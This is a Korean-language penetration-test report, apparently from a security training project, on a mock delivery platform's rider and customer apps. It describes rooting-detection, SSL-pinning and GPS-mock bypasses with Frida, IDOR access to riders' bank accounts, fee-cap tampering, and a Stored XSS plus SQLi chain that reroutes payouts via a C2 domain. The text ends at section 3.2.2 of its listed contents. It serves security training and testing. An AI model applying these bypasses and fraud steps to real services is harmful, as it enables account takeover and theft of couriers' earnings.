배달 플랫폼 웹/앱 시나리오 기반 모의해킹 결과 보고서

시나리오 1번 모의해킹 결과 보고서

SK쉴더스 Rookies 31기

프로젝트 기간: 2026. 7. 11. ~ 9. 9.

작성자: [해킹의 민족]

작성일: 2026. 08. 28.

목 차

1. 개요 1

1.1. 수행 배경 및 목적 1

1.2. 진단 대상 및 환경 1

1.3. 종합 결과 요약 1

2. 공격 시나리오 요약 3

2.1. 시나리오 정의 및 흐름도 3

2.2. 주요 공격 위협 요소 3

3. 단계별 모의해킹 수행 상세 5

3.1. STEP 1: 라이더 앱 정적 분석 5

3.1.1. 루팅 탐지 함수 식별 5

3.1.2. SSL Pinning 구조 확인 6

3.1.3. GPS Mock 탐지 함수 확인 7

3.1.4. IDOR 취약 엔드포인트 식별 8

3.1.5. 배달비 상한 변경 API 확인 9

3.2. STEP 2: 동적 분석 및 보안 기능 우회 (라이더 앱) 10

3.2.1. 루팅 탐지 우회 (Frida) 10

3.2.2. SSL Pinning 우회 (Frida) 11

3.2.3. GPS Mock 탐지 우회 (Frida) 12

3.3. STEP 3: IDOR 취약점을 이용한 라이더 정보 수집 12

3.3.1. 프로필 열거 (Burp suite) 12

3.3.2. 계좌 정보 및 DB 구조 수집 13

3.3.3. 배달비 상한 정보 수집 14

3.4. STEP 4: GPS 스푸핑 및 배달비 부정 정산 14

3.4.1. 배달비 상한 변경 (Frida) 14

3.4.2. GPS 스푸핑으로 배달 거리 부풀리기 15
3.4.3. 배달 완료 및 부정 정산 확인 16
3.5. 배달앱 정적 분석 17
3.5.1. 루팅 탐지 함수 식별 (jadx + Ghidra) 17
3.5.2. XSS 필터 식별 20
3.5.3. SSL Pinning 구조 확인 21
3.5.4. SQLi 취약 엔드포인트 식별 (AdminApi) 22
3.5.5. 1:1문의 API 구조 확인 (InquiryApi) 23
3.6. 동적 분석 및 보안 기능 우회 (배달앱) 25
3.6.1. 루팅 탐지 우회 (Frida) 25
3.6.2. XSS 필터 우회 (Frida) 25
3.7. STEP 7: Stored XSS + SQLi 결합 공격 26
3.7.1. 악성 페이로드 작성 및 1:1 문의 삽입 26
3.7.2. 관리자 열람 및 XSS 실행 확인 27
3.7.3. SQLi 실행 28
3.7.4. 변경 결과 확인 (Before / After) 28
4. 취약점 분석 및 위험도 평가 30
4.1. 취약점별 위험도 등급 30
4.2. 주요 취약점 상세 원인 분석 31
4.2.1. V-01 – 루팅 탐지 우회 (네이티브 ELF 생성자 함수) 31
4.2.2. V-02 — GPS Mock 탐지 우회 31
4.2.3. V-03 — 배달비 상한 변경 API 접근제어 미흡 31
4.2.4. V-04 — IDOR (라이더 프로필/계좌 접근제어 미흡) 31
4.2.5. V-05 · V-06 — XSS 필터 우회 및 Stored XSS 32
4.2.6. V-07 — SQLi (admin/users?q= 파라미터 미검증) 32
5. 대응 방안 및 조치 대책 33
5.1. 배달앱 보안 강화 33
5.1.1. 루팅 탐지 강화 [V-01] 33

5.1.2. XSS 필터 강화 [V-05, V-06] 33
5.1.3. SQLi 방어 [V-07] 33
5.2. 라이더앱 보안 강화 33
5.2.1. 5.2.1. 루팅 탐지 강화 [V-01] 33
5.2.2. GPS 검증 강화 [V-02] 34
5.2.3. 5.2.3. SSL Pinning 강화 [V-08] 34
5.3. API 서버 보안 강화 34
5.3.1. 배달비 상한 API 접근제어 [V-03] 34
5.3.2. IDOR 방어 [V-04] 34
5.3.3. DB 구조 노출 방지 [V-09] 34
6. 부록 (Appendix) 35
6.1 소스코드 25
6.2 MITRE ATT&CK 매핑 42

1. 개요

1.1. 수행 배경 및 목적

본 모의해킹은 배달 플랫폼(HackMin)의 모바일 앱(배달앱, 라이더앱)과 백엔드 API 서버를 대상으로 실제 공격자 관점에서 취약점을 식별하고, 공격 킬체인을 시연하기 위해 수행되었다. 특히 모바일 보안 기능 우회, API 취약점, 웹 취약점을 복합적으로 연계한 실제 공격 시나리오를 구성하였다.

1.2. 진단 대상 및 환경

본 시나리오는 '해킹의 민족' 서비스의 모바일 앱(배달 앱, 라이더 앱)의 정적 분석을 통해서 취약점을 식별하고, 동적 분석 도구(Frida)를 활용한 보안 기능 우회 및 실제 공격 킬체인을 시연한다.

[표 1-1] 진단 대상 및 환경

구분	내용
대상 서비스	해킹의 민족
클라우드 환경	AWS
주요 진단 대상	배달앱(Android APK), 라이더앱(Android APK), API 서버, 관리자 웹(BFF), RDS MySQL
시스템 구성	배달앱/라이더앱 → ALB → EC2(nginx + API Server) → RDS MySQL / S3
권한 영역	일반 사용자(고객), 라이더 계정
점검 방식	블랙박스(Black Box) 방식
점검 기간	2026. 8. 22. ~ 8. 28. (6일간)
사용 도구	jadx, Ghidra, Frida, Burp Suite, Android Studio, adb, MySQL Client

1.3. 종합 결과 요약

본 시나리오를 수행한 결과, '해킹의 민족' 서비스는 모바일 앱의 보안 기능 우회를 시작점으로 IDOR 취

약점을 통한 라이더 계좌 정보 탈취, Stored XSS와 SQLi의 결합 공격을 통한 정산 계좌 변조, GPS 스푸핑을 통한 배달비 부정 정산에 이르는 복합 공격이 연계되어 수행 가능함을 확인하였다.

악의적인 공격자는 배달앱 및 라이더앱의 APK를 역공학하여 루팅 탐지, XSS 필터, SSL Pinning, GPS Mock 탐지 등 다층 보안 기능을 Frida 동적 분석 도구로 모두 우회하였다. 이후 1:1문의 기능의 Stored XSS 취약점에 SQLi를 결합하여 관리자 브라우저 컨텍스트에서 VPN 격리를 우회하고 라이더 50명의 정산 계좌 전체를 공격자 계좌로 변경하였다. 동시에 라이더앱의 GPS 스푸핑과 배달비 상한 변조를 통해 실제 배달비보다 수십 배 부풀려진 금액이 부정 정산되어 공격자 계좌로 입금되는 것을 확인하였다.

이는 플랫폼 전체 라이더의 정산 수익 탈취 및 서비스 신뢰도 손상으로 직결될 수 있는 심각한 위험으로 판단되며, 이에 따라 본 시나리오의 종합 위험등급은 **'상(High)'** 으로 평가하였다.

2. 공격 시나리오 요약


2.1. 시나리오 정의 및 흐름도

본 시나리오는 외부의 악의적인 사용자가 '해킹의 민족' 서비스에 라이더로 정상 로그인한 후, 배달앱·라이더앱의 APK 역공학을 초기 공격 경로로 하여 모바일 보안 기능을 우회하고, 이를 발판으로 API·웹 취약점을 연계해 공격을 수행하는 상황을 가정한다.

공격자는 정적·동적 분석으로 루팅 탐지·SSL Pinning·GPS Mock 탐지·XSS 필터등 보안 기능을 우회한 뒤, IDOR로 타 라이더의 정산 정보를 탈취하고 GPS 위조·배달비 상한 조작으로 배달비를 부정 정산하는 것을 주요 목표로 한다. 최종적으로 저장형 XSS와 SQL Injection을 결합해 관리자 권한으로 라이더 정산 계좌를 변조하여 정산금을 탈취하는 공격까지 확장하는 것을 목적으로 한다.

본 시나리오는 단일 취약점 악용이 아닌, 모바일 보안 우회를 시작점으로 API·웹 취약점이 연계되어 플랫폼 전체 라이더의 정산 수익 탈취로 공격 범위가 확장되는 연계 공격가능성을 검증하는 것을 목적으로 한다.

아래는 시나리오 흐름도이다.



[그림 2-1] 시나리오 A 번 연계 공격 흐름도

2.2. 주요 공격 위협 요소

서로 다른 보안 영역의 취약점과 권한이 연계될 경우 공격 영향이 확대될 수 있다는 점에 중점을 둔다. 주요 위협 요소는 다음과 같다.

[표 2-1] 주요 공격 위협 요소

구분	주요 공격 위협 요소	공격 확장 가능성
모바일 앱 보안	루팅 탐지, XSS 필터, SSL Pinning, GPS Mock 탐지 등 다층 보안 기능이 네이티브 레벨로 구현되어 있으나 Frida 동적 분석으로 모두 우회 가능	보안 기능 우회 시 이후 모든 공격 단계의 전제조건이 충족되어 공격 범위가 전방위로 확대
API 접근제어	라이더 프로필 조회API(/riders/{id}/profile) 에 객체 수준 접근제어 미흡으로 타 라이더 계좌 정보 열람 가능(IDOR)	전체 라이더 계좌 정보 열거 및 정산 계좌 탈취로 확장 가능
입력값 검증	관리자 웹 사용자 검색 파라미터(q=)가 Django f-string으로 SQL 쿼리에 직접 삽입되어 Stacked Query SQLi 가능	데이터베이스 내 임의 테이블 조회·변조 가능
XSS	1:1문의 내용이 관리자 웹에서 이스케이프 없이 innerHTML로 렌더링되어 Stored XSS 발생	관리자 브라우저 컨텍스트에서 VPN 격리를 우회하여 내부 API 호출 가능
정산 시스템	배달비 상한값이 API 파라미터 변조로 변경 가능하며, GPS 좌표에 대한 서버 사이드 검증 미흡	GPS 스푸핑과 결합하여 배달비를 수십 배 부풀린 부정 정산 가능
데이터 보호	rider_riderprofile 테이블의 계좌번호가 평문으로 저장되어 SQLi로 직접 변조 가능	전체 라이더 정산 계좌를 공격자 계좌로 일괄 변경하여 정산금 탈취 가능
외부 통신	C2 서버(hackmin-c2.xyz)와의 통신이 XSS 페이로드 내에 포함되어 관리자 열람 여부 확인 및 공격 타이밍 제어 가능	공격자가 원격에서 공격 시점을 제어하고 결과를 실시간으로 확인 가능

3. 단계별 모의해킹 수행 상세

3.1. STEP 1: 라이더 앱 정적 분석

라이더앱(com.hackmin.connect)에는 ProGuard/R8 기반의 부분 난독화가 적용되어 있어 클래스명 및 메서드명이 v80, r70, zv 등으로 변환되어 있다. 그러나 API 경로, 문자열 리터럴 등 핵심 정보가 평문으로 노출되어 있어 정적 분석만으로도 공격에 필요한 대부분의 정보를 획득할 수 있었다

3.1.1. 루팅 탐지 함수 식별

루팅된 디바이스에서 라이더앱을 실행하면 앱이 즉시 종료되는 현상을 확인하였다. jadx를 통해 APK를 디컴파일한 후 앱 초기화 시점의 호출 흐름을 역추적하였다.

LoginActivity.onCreate() 에서 v80.a(this)를 호출하고 있으며, v80.a()는 내부적으로 r70.c()를 호출하여 루팅 여부를 판단한다. r70.c()가 true를 반환하면 finishAffinity() 및 Runtime.getRuntime().exit(0)을 호출하여 앱을 강제 종료한다.

r70.c()는 다음과 같은 방식으로 루팅 여부를 탐지한다:

- su 바이너리 경로 9개 존재 여부 파일시스템 체크 (/system/bin/su, /system/xbin/su 등)
- Superuser.apk, SuperSU.apk 설치 여부 확인
- Magisk 관련 경로 5개 존재 여부 확인 (/sbin/.magisk, /data/adb/magisk 등)
- which su 명령 실행 결과 확인

Frida를 이용하여 v80.a() 및 r70.c()의 반환값을 false로 강제 변환함으로써 루팅 탐지를 우회할 수 있음을 파악하였다.

```
@Override // androidx.fragment.app.k, defpackage.zc, android.app.Activity
public final void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    if (v80.a(this)) {
        return;
    }
    setContentView(R.layout.activity_login);
    this.D = f90.w(this);
    this.z = (TextInputEditText) findViewById(R.id.et_login_id);
    this.A = (TextInputEditText) findViewById(R.id.et_login_pw);
    this.B = (Button) findViewById(R.id.btn_login);
    this.C = (CheckBox) findViewById(R.id.cb_save_id);
    String string = ((SharedPreferences) this.D.a).getString("saved_id", "");
    final int i = 1;
    if (!string.isEmpty()) {
        this.z.setText(string);
        this.C.setChecked(true);
    }
```

[그림 3.1.1-1] LoginActivity.onCreate() – 루팅 탐지 함수 호출부 (v80.a)

```java
public final class v80 {
    private v80() {
    }

    public static boolean a(Activity activity) {
        if (!r70.c()) {
            return false;
        }
        activity.finishAffinity();
        Runtime.getRuntime().exit(0);
        return true;
    }
}
```

[그림 3.1.1-2] v80.a() – 루팅 탐지 enforce 함수

```java
public final class r70 {
    private static final String[] a = {"/system/bin/su", "/system/xbin/su", "/sbin/su", "/su/bi
    private static final String[] b = {"/system/app/Superuser.apk", "/system/app/SuperSU.apk"};
    private static final String[] c = {"/sbin/.magisk", "/data/adb/magisk", "/data/adb/modules"

    private r70() {
    }

    private static boolean a(String[] strArr) {
        for (String str : strArr) {
            try {
                if (new File(str).exists()) {
                    return true;
                }
            } catch (SecurityException unused) {
            }
        }
        return false;
    }
```

[그림 3.1.1-3] r70.c() – 루팅 여부 판별 함수 (su/Magisk 경로 체크)

3.1.2. SSL Pinning 구조 확인

라이더앱의 리소스 파일을 분석한 결과, res/xml/network_security_config.xml에서 SSL Pinning 설정을 확인하였다. hackmin.com 도메인에 대해 SHA-256 방식의 인증서 핀 4개가 설정되어 있으며, 만료일은 2027년 12월 31일로 확인되었다. 이로 인해 Burp Suite의 CA 인증서를 설치하더라도 핀 검증 단계에서 차단되어 트래픽 분석이 불가능한 구조이다.

단, 127.0.0.1에 대해서는 cleartext(HTTP) 통신이 허용되어 있으며, debug-overrides 설정에 사용자 인증서가 허용되어 있으나 이는 debug 빌드에서만 적용되므로 release 빌드인 현재 환경에서는 적용되지 않는다.

이를 우회하기 위해 Frida를 이용하여 NetworkSecurityTrustManager.checkServerTrusted() 및 TrustManagerImpl.checkTrustedRecursive()를 후킹하여 인증서 검증을 무력화하였다.

```
<pin-set expiration="2027-12-31">
    <pin digest="SHA-256">++MBgDH5WGvL9Bcn5Be30cRcL0f5O+NyoXuWtQdX1aI=
    </pin>
    <pin digest="SHA-256">f0KW/FtqTjs108NpYj42SrGvOB2PpxIVM8nWxjPqJGE=
    </pin>
    <pin digest="SHA-256">NqvDJlas/GRcYbcWE8S/IceH9cq77kg0jVhZeAPXq8k=
    </pin>
    <pin digest="SHA-256">9+ze1cZgR9KO1kZrVDxA4HQ6voHRCSVNz4RdTCx4U8U=
    </pin>
</pin-set>
```

[그림 3.1.2-1] network_security_config.xml – SSL Pinning 핀셋 설정 (SHA-256, 4 개)

3.1.3. GPS Mock 탐지 함수 확인

라이더앱에서 GPS Mock 탐지 로직을 분석하기 위해 jadx 디컴파일 결과를 확인하였다. defpackage.zv 클래스(LocationTracker 역할)에서 위치 데이터 수신 시 Mock Location 여부를 검증하는 로직을 발견하였다.

해당 클래스의 a(Location) 메서드에서 Android 버전에 따라 다음과 같이 분기하여 Mock 여부를 판단한다:

- **Android 12 이상 (API 31+)**: location.isMock() 호출
- **Android 12 미만**: location.isFromMockProvider() 호출

Mock Location이 감지 시 내부 콜백 호출+조기반환으로 서버전송 제외을 전송하여 서버로의 위치 데이터 전송을 차단하는 구조이다. 또한 defpackage.uv 클래스에서 location.isMock()을 래핑하는 정적 메서드를 별도로 구현하여 사용하고 있음을 확인하였다.

Frida를 이용하여 Location.isMock() 및 Location.isFromMockProvider()의 반환값을 항상 false로 강제 변환함으로써 GPS Mock 탐지를 우회하고 에뮬레이터 또는 GPS 스푸핑 앱으로 생성한 가짜 좌표를 실제 좌표로 인식시킬 수 있음을 파악하였다.

```java
public final void a(Location location) {
    boolean zIsMock = false;
    if (location != null) {
        try {
            zIsMock = Build.VERSION.SDK_INT >= 31 ? location.isMock() : location.isFromMockProvider();
        } catch (Throwable unused) {
        }
    }
    if (zIsMock) {
        yv yvVar = this.b;
        Objects.requireNonNull(yvVar);
        this.c.post(new nn0(yvVar, 7));
    } else {
        this.b.j(location.getLatitude(), location.getLongitude(), location.hasAccuracy() ? location.getAccuracy() : 0.0f);
        double latitude = location.getLatitude();
        double longitude = location.getLongitude();
        if (this.d == null) {
            return;
        }
        new Thread(new dv0(this, latitude, longitude)).start();
    }
}
```

[그림 3.1.3-1] defpackage.zv – GPS Mock 탐지 로직 (isMock/isFromMockProvider)

```java
package defpackage;

import android.location.Location;

/* JADX INFO: compiled from: r8-map-id-bcb10b96681f52d897c0c37b076716442e16fd47daac828c09d348541685a687 */
/* JADX INFO: loaded from: classes.dex */
public abstract class uv {
    public static boolean a(Location location) {
        return location.isMock();
    }
}
```

[그림 3.1.3-2] defpackage.uv – isMock() 래핑 메서드

3.1.4. IDOR 취약 엔드포인트 식별

라이더앱의 API 인터페이스 클래스(RiderApi.java)를 jadx로 분석한 결과, 타 라이더의 프로필 및 계좌 정보에 접근할 수 있는 IDOR 취약 엔드포인트를 발견하였다.

```
@zo("rider/profile")
k9<RiderProfileDto> getProfile();

@zo("riders/{id}/profile")
k9<RiderProfileDto> getRiderProfileById(@e30("id") long j);

@m20("rider/txn-key")
k9<Void> registerTxnKey(@i8 Map<String, String> map);

@n20("rider/deliveries/{id}/status")
k9<DeliveryDetailDto> updateDeliveryStatus(@e30("id") long j, @i8 DeliveryStatusRequest deliveryS

@m20("rider/fee-policy")
k9<Map<String, Object>> updateFeePolicy(@i8 Map<String, Object> map);

@n20("rider/location")
k9<RiderLocationDto> updateLocation(@i8 RiderLocationDto riderLocationDto);

@n20("rider/profile")
k9<RiderProfileDto> updateProfile(@i8 RiderProfileDto riderProfileDto);

@n20("riders/{id}/account")
k9<RiderProfileDto> updateRiderAccountById(@e30("id") long j, @i8 Map<String, String> map);
```

[그림 3.1.4-1] RiderApi – IDOR 취약 엔드포인트 (riders/{id}/profile, riders/{id}/account)

riders/{id}/profile 엔드포인트는 URL 경로의 {id} 값만 변조하면 인증된 라이더라면 누구든 타 라이더의 프로필 정보(계좌번호, 은행명, 예금주 등)를 조회할 수 있는 구조이다. 서버 사이드에서 요청 토큰의 user_id와 경로의 {id}를 비교하는 소유권 검증 로직이 부재하여 IDOR 취약점이 발생한다.

특히 해당 엔드포인트의 응답에는 db_info 필드를 통해 테이블명(rider_riderprofile), 컬럼명(account_number_encrypted), rider_id 등 DB 구조 정보가 노출되어 있어 후속 SQLi 공격의 정밀도를 높이는 데 활용될 수 있었다.

3.1.5. 배달비 상한 변경 API 확인


RiderApi.java 분석 결과, 배달비 정책을 조회 및 변경할 수 있는 API 엔드포인트를 추가로 발견하였다.

```
@zo("rider/fee-policy")
k9<Map<String, Object>> getFeePolicy();
```

[그림 3.1.5-1] RiderApi – 배달비 상한 조회 API (rider/fee-policy)

```
@m20("rider/fee-policy")
k9<Map<String, Object>> updateFeePolicy(@i8 Map<String, Object> map);
```

[그림 3.1.5-2] RiderApi – 배달비 상한 조회 API (updateFeePolicy)



[그림 3.1.5-3] IDOR 응답 – fee_policy 정보 노출 (max_fee_krw: 50,000)

POST /api/v1/rider/fee-policy 엔드포인트는 플랫폼 전체의 배달비 상한값(max_fee_krw)을 변경하는 기능으로, 관리자 권한이 아닌 일반 라이더 권한(IsRider)으로도 호출이 가능한 구조이다. 이는 역할 기반 접근제어(RBAC)가 적절히 적용되지 않은 취약점으로, 인증된 라이더라면 누구든 플랫폼 전체의 배달비 상한을 임의로 변경할 수 있다.


공격자는 IDOR를 통해 수집한 배달비 정책 정보(max_fee_krw: 50,000)를 확인한 후, 해당 API를 이용하여 상한값을 999,999,999원으로 변경함으로써 GPS 스푸핑과 결합한 배달비 부정 정산 공격의 사전 조건을 충족하였다.

3.2. STEP 2: 동적 분석 및 보안 기능 우회 (라이더 앱)

정적 분석을 통해 식별한 보안 기능(루팅 탐지, SSL Pinning, GPS Mock 탐지)을 Frida 동적 계측 도구를 이용하여 런타임에 우회하였다. 실행 순서는 다음과 같다.

3.2.1. 루팅 탐지 우회 (Frida)


3.1.1에서 식별한 루팅 탐지 함수(v80.a, r70.c)를 Frida로 후킹하여 반환값을 false로 강제 변환하였다. v80.a()는 루팅 탐지 여부를 판단하는 enforce 함수이며, r70.c()는 실제 su 바이너리 및 Magisk 경로를 체크하는 함수이다. 두 함수의 반환값을 모두 false로 변환하여 앱이 루팅된 환경에서도 정상 실행되도록 하였다.




[그림 3.2.1-1] Frida 콘솔 – 루팅 탐지 우회 성공 로그

3.2.2. SSL Pinning 우회 (Frida)

3.1.2에서 확인한 SSL Pinning 설정을 우회하기 위해 NetworkSecurityTrustManager.checkServerTrusted()와 TrustManagerImpl.checkTrustedRecursive()를 Frida로 후킹하여 인증서 검증을 무력화하였다. LDPlayer Wi-Fi 설정에서 프록시를 192.168.23.143:8080으로 설정하고 Burp Suite를 실행하여 HTTPS 트래픽 분석 환경을 구성하였다.



